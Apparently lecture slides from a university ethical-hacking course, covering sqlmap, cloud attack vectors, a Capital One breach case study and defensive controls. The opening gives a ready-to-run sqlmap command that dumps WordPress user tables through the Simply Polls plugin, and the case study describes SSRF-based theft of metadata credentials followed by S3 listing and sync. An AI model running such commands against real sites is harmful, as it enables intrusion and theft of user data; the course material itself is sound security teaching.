 - Now that we know the basics of sqlmap, let's look at a more advanced use of this wonderful tool.
 - A security researcher (Tad Group) found a vulnerability to an advanced SQL injection attack against WordPress websites that include the plug-in Simply Polls (<https://wordpress.org/plugins/simply-polls/>).
 - The sqlmap command to exploit those WordPress sites with Simply Polls plug-in is:
 - **sqlmap -u http://example.com/wp-admin/admin-ajax.php --
data="action=spAjaxResults&pollid=2" --dump -T wp_users -D wordpress --
threads=10 --random-agent --dbms=mysql --level=5 --risk=3**
 - replace "example.com" with the URL of the vulnerable website.

Using SQLMAP for SQL Injection: Another Reference



Refer following link for another example:

<https://www.geeksforgeeks.org/use-sqlmap-test-website-sql-injection-vulnerability/>

Database hacking Demo


- How Hackers access database usernames and passwords

<https://www.youtube.com/watch?v=wJMYYAO8X-k>



Cloud Exploits

Cloud Shared Responsibility Models



Cloud Threat Actors

-
- Malicious Cloud Service Provider administrators
 - Malicious Customer Cloud administrators
 - Cyber criminals
 - Nation State-sponsored actors
 - Untrained or negligent customer administrators/users

Cloud Vulnerabilities



Prevalence v/s Sophistication

Cloud Misconfiguration

- Mainly due to cloud service policy mistakes or misunderstanding shared responsibility
- Impact can vary from denial of service susceptibility to account compromise
- Rapid pace of Cloud Provider innovation creates new functionality but also adds complexity to securely configuring an organization's cloud resources
- Proper cloud configuration begins with infrastructure design and automation
- Security principles such as least privilege and defense-in-depth should be applied during initial design and planning
- Well-organized cloud governance is critical

Poor Access Control

- Cloud resources use weak authentication/authorization methods or include vulnerabilities that bypass these methods.
- Weaknesses in access control mechanisms can allow an attacker to elevate privileges, resulting in the compromise of cloud resources
- Use multi-factor authentication with strong factors and require regular re-authentication
- Disable protocols using weak authentication
- Limit access to and between cloud resources with the desired state being a Zero Trust model
- Use automated tools to audit access logs for security concerns
- Do not include API keys in software version control systems where they can be unintentionally leaked.

Shared Tenancy Vulnerabilities

- Vulnerabilities in cloud hypervisors or container platforms could be severe
- Hypervisor vulnerabilities are difficult and expensive to discover and exploit, which limits their exploitation to advanced attackers.
- Containerization, while being an attractive technology for performance and portability, should be carefully considered before deployment in a multi-tenant environment.
- Containers run on a shared kernel, without the layer of abstraction that virtualization provides.
 - In a multi-tenant environment a vulnerability in the container platform could allow an attacker to compromise containers of other tenants on the same host.
- Enforce encryption of data at rest and in transit with strong encryption methods and properly configured, managed and monitored key management systems
- For sensitive workloads, use dedicated, whole-unit, or bare-metal instances

Supply Chain Vulnerabilities

- Presence of inside attackers and intentional backdoors in hardware and software.
- Third-party/OEM cloud components may contain vulnerabilities intentionally inserted by the developer to compromise the application.
- Inserting an agent into the cloud supply chain, as a supplier, administrator or developer, could be an effective means for nation state attackers to compromise cloud environments
- Enforce encryption of data at rest and in transit with strong encryption methods and properly configured, managed and monitored key management systems
- Procure cloud resources pursuant to applicable accreditation processes
- Select cloud offerings that have had critical components evaluated against National Information Assurance Partnership (NIAP) Protection Profiles (PPs)
- Ensure that development and migration contracts stipulate adherence to internal standards or equivalent processes for mitigating supply chain risk

Case Study

Capital One Data Breach Case Study

- Capital One is a leading US bank and there was a data breach of Capital One.
- The incident took place on March 22 & 23, 2019.
- It was the result of an unauthorized access to their cloud-based servers hosted at Amazon Web Service (AWS).
- Capital One identified the attack on July 19 and reported a data breach that affected 106 million customers (100 million in the U.S. and 6 million in Canada).
- Capital One's shares closed down 5.9% after announcing the data breach, losing a total of 15% over the next two weeks.
- A class action lawsuit seeking unspecified damages was filed after the breach became public.
- Case was investigated by FBI.

Case Study: Capital One Data Breach



- Federal agents arrested a Seattle woman named Paige A. Thompson for hacking into cloud computing servers rented by Capital One.
 - Thompson previously worked at the cloud computing company whose servers were breached.
 - According to her LinkedIn profile, Thompson worked at Amazon, indicating that the incident occurred on servers hosted in the Amazon Web Service (AWS) cloud computing infrastructure.
 - Paige Thompson was accused of stealing additional data from more than 30 companies, including a state agency, a telecommunications conglomerate, and a public research university.
 - Thompson created a scanning software tool that allowed her to identify servers hosted in a cloud computing company with misconfigured firewalls, allowing the execution of commands from outside to penetrate and to access the servers
-



Case Study: Capital One Data Breach

- FBI identified a script hosted on a GitHub repository that was deployed to access the data stored on Capital One cloud servers.
- Script implemented a step by step process to get unauthorized access to the Capital One servers hosted at AWS:
 - to obtain security credentials and enable access to Capital One's folders
 - to list the names of folders or buckets of data in Capital One's storage space
 - to copy data from these folders or buckets in Capital One's storage space.
- A firewall misconfiguration allowed commands to reach and to be executed at Capital One's server, which enabled access to folders or buckets of data in a storage space at AWS
- Access to the vulnerable server was created using a Server-Side Request Forgery (SSRF) attack
 - Made possible due to a configuration failure in the Web Application Firewall (WAF) solution deployed by Capital One

Case Study: Capital One Data Breach




1. FBI and Capital One identified several accesses through anonymizing services such as TOR Network and VPN service provider IPredator, both used to hide the source IP address of the malicious accesses
2. SSRF attack allowed the criminal to trick the server into executing commands as a remote user, which gave the attacker access to a private server
3. WAF misconfiguration allowed the intruder to trick the firewall into relaying commands to a default back-end resource on the AWS platform, known as the metadata service (accessed through the URL <http://169.254.169.254>)
4. With SSRF attack and WAF misconfiguration with the access to the metadata service containing temporary credentials for such environment, the attacker was able to trick the server into requesting the access credentials
5. Attacker then used the URL “<http://169.254.169.254/iam/security-credentials>”, to obtain the AccessKeyId and SecretAccessKey from a role described as “*****-WAF-Role”
6. Resulting temporary credentials allowed the criminal to run commands in AWS environment via API, CLI or SDK

Case Study: Capital One Data Breach

7. Using the credentials, attacker ran the "ls" command multiple times, which returned a complete list of all AWS S3 Buckets of the compromised Capital One account ("\$ aws s3 ls")
8. This command gave the attacker access to more than 700 buckets
9. Lastly, attacker used the AWS sync command to copy nearly 30 GB of Capital One credit application data from these buckets to the local machine of the attacker ("\$ aws s3 sync s3://bucketone.").

Case Study: Capital One Data Breach



Case Study: Capital One Data Breach



Stage	Step of the attack	ATT&CK
Command and Control	Use TOR to hide access	T1188 - Multi-hop Proxy (MITRE, 2018)
Initial Access	Use SSRF attack to run commands	T1190 - Exploit Public-Facing Application (MITRE, 2018)
Initial Access	Exploit WAF misconfiguration to relay the commands to the AWS metadata service	Classification unavailable ⁸
Initial Access	Obtain access credentials (AccessKeyId and SecretAccessKey)	T1078 - Valid Accounts (MITRE, 2017)
Execution	Run commands in the AWS command line interface (CLI)	T1059 - Command-Line Interface (MITRE, 2017)
Discovery	Run commands to list the AWS S3 Buckets	T1007 - System Service Discovery (MITRE, 2017)
Exfiltration	Use the sync command to copy the AWS bucket data to a local machine	T1048 - Exfiltration Over Alternative Protocol (MITRE, 2017)

Demo

- How Hackers access database usernames and passwords

<https://www.youtube.com/watch?v=wJMYYAO8X-k>

- SQL Injection for database hacking

https://www.youtube.com/watch?v=cx6Xs3F_1Uc

- Use of Nikto for Vulnerability Scan

<https://www.youtube.com/watch?v=K78YOmbuT48>

- Use of OpenVAS

https://www.youtube.com/watch?v=koMo_fSQGIk

- How to hack an Oracle database

<https://www.youtube.com/watch?v=SDXpUYI8ihU>



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation




SSZG575: Ethical Hacking Session: 13 (Defense Processes and Tools)

Agenda

- Attack Entry Points
 - User authentication
 - Data security
 - Continuous security monitoring
- Network Security
- Firewalls
 - Firewall penetration testing steps
- Honeypots


Attack Entry Points

Attack Entry Points



- Connectivity between on-premises and cloud (**1**)
- Connectivity between BYOD devices and cloud (**2**)
- Connectivity between corporate-owned devices and on-premises (**3**)
- Connectivity between personal devices and cloud (**4**)

User Authentication Methods



- Three methods of authentication:
 - Something you know (password, PIN etc)
 - Something you have (smart card, debit card, hand held token, OTP)
 - Something you are (fingerprint, iris scan, facial features)
- Others:
 - Location, Device id, Typing speed etc

User Authentication Types

- Password based authentication
 - Security policy enforcement for accounts
 - Strong password (string of letters, numbers, or special characters)
 - Frequent password changes
 - Average person has 25 on-line accounts but only 54% use different passwords across accounts
 - Hackers can easily guess user credentials by running through all possible combinations until they find a match
- Multi-Factor Authentication
 - Multi-layer authentication
 - Two or more independent ways to identify a user
 - Ex: Captcha, OTP, Email, Call back etc

User Authentication Types

- Certificate based authentication
 - Identify users, machines or devices by using digital certificates
 - Digital certificates prove the ownership of a public key and are issued by a certification authority
 - Users provide their digital certificates when they sign in to a server
 - Server verifies the credibility of the digital signature with the certificate authority.
- Biometric authentication
 - Use of unique biological characteristics of an individual
 - Common biometric authentication methods include:
 - Facial recognition
 - Finger print scanner
 - Eye scanners
 - Voice biometrics

User Authentication Types

- Token based authentication
 - Enable users to enter their credentials once and receive a unique encrypted string of random characters in exchange
 - User can then use the token to access protected systems instead of entering credentials all over again
 - Digital token proves that user already have access permission
 - Use cases of token-based authentication include RESTful APIs that are used by multiple frameworks and clients.


Data Security

State	Description	Threats	Countermeasures	Security triad affected
Data at rest on the user's device	The data is currently located on the user's device.	The unauthorized or malicious process could read or modify the data.	Data encryption at rest. It could be file-level encryption or disk encryption.	Confidentiality and integrity.
Data in transit	The data is currently being transferred from one host to another.	A man-in-the-middle attack could read, modify, or hijack the data.	SSL/TLS could be used to encrypt the data in transit.	Confidentiality and integrity.
Data at rest on-premise (server) or cloud	The data is located at rest either on the server's hard drive located on-premise or in the cloud (storage pool).	Unauthorized or malicious processes could read or modify the data.	Data encryption at rest. It could be file-level encryption or disk encryption.	Confidentiality and integrity.

Defense in Depth

- An information assurance strategy that provides multiple, redundant defensive measures in case a security control fails or a vulnerability is exploited
- Originates from a military strategy by the same name
 - Seeks to delay the advance of an attack, rather than defeating it with one strong line of defense
- Defense in depth includes:
 - End user security
 - Product design
 - Network security

Defense in Depth



- **Physical controls:** Security measures that prevent physical access to IT systems, such as security guards or locked doors.
- **Technical controls:** Security measures that protect network systems or resources using specialized hardware or software, such as a firewall appliance or antivirus program.
- **Administrative controls:** Security measures consisting of policies or procedures directed at an organization's employees, e.g. instructing users to label sensitive information as “confidential”, changing password, strong password etc.



Defense in Depth: Technical Controls

Control Type	Description
Access Measures	Access measures include authentication controls, biometrics, timed access and VPN
Workstation Defenses	Workstation defense measures include antivirus and anti-spam software
Data Protection	Include data at rest encryption, hashing, secure data transmission and encrypted backups
Perimeter Defenses	Network perimeter defenses include firewalls, intrusion detection systems and intrusion prevention systems.
Monitoring and Prevention	Monitoring and prevention of network attacks involves logging and auditing network activity, vulnerability scanners, sandboxing and security awareness training.

Continuous Security Monitoring (CSM)

- CSM is a threat intelligence approach that automates the monitoring of information security controls, vulnerabilities and other cyber threats to support organizational risk management decisions.
- Organizations need real-time visibility of indicators of compromise, security misconfiguration, and vulnerabilities in their infrastructure and networks.
- Traditional security controls like firewalls, antivirus software, and penetration testing are no longer enough to protect against a sophisticated attacker.
- Even if your infrastructure is relatively stable, attackers find new zero-days to exploit and researchers share vulnerabilities to the CVE database on a daily basis.

Why Continuous Security Monitoring?

- Enables organizations to continually assess their overall security architecture to determine whether they are complying with their internal information security policies
- Reasons why CSM is required:
 - Increasing digitization of sensitive data
 - General data protection laws (EU-GDPR, Brazil-LGPD, New York-Shield Act, California-CCPA, India-ITAct 2000)
 - Data breach notification laws
 - Out-sourcing, On-sourcing and Sub-contracting


How Does CSM Work?

- Works by providing real-time information about an organization's security posture.
- As per NIST (NIST SP 800-137) ISCSM works by:
 - Maintaining situational awareness of all systems across the organization and its vendor ecosystem
 - Maintaining an understanding of threats and threat activities
 - Assessing all security controls
 - Collecting, correlating, and analyzing security-related information
 - Providing actionable communication of security status across all tiers of the organization
 - Active management of risk by organizational officials
 - Integration of information security and risk management frameworks.

Digital Assets to be Monitored

- Web applications, services, and APIs
- Mobile applications and their backends
- Cloud storage and network devices
- Domain names, SSL certificates, and IP addresses
- IoT and connected devices
- Public code repositories such as GitHub, GitLab, and BitBucket
- Email servers

Continuous Security Monitoring






Network Security

Network Encryption

- Encryption protects only what is encrypted
 - At sender or receiver end once data is decrypted, it's exposed to threats
- Encryption is no more secure than its key management
 - Once key is revealed, encryption is of no use
- A flawed system design with super encryption is still a flawed system
- Encryption algorithm design is work of professionals
- Encryption implementation types:
 - **Link encryption:** Host to Host
 - **End to end encryption:** Application to Application


Link Encryption




- Data is encrypted just before it's put on the physical network
- Encryption occurs at layer 1 or 2 in OSI network model
- Link encryption covers the communication from one node to next on the path to destination
- Message remains plaintext within the hosts
- Data is encrypted while it travels on network.
 - When date reaches a router or another intermediate device, data gets decrypted
 - This is to allow the mediator knows which way to send it next.

Useful when all hosts are reasonably secure but communication line is not

End to End Encryption



- Encryption is applied between two users
- Encryption is performed at highest level of network layers
- Data confidentiality is maintained even if a lower layer fails or communication passes thru unsecure nodes
- Only the communicating users can read the messages.
- Prevents potential eavesdroppers including telecoms, ISPs and other intermediaries.



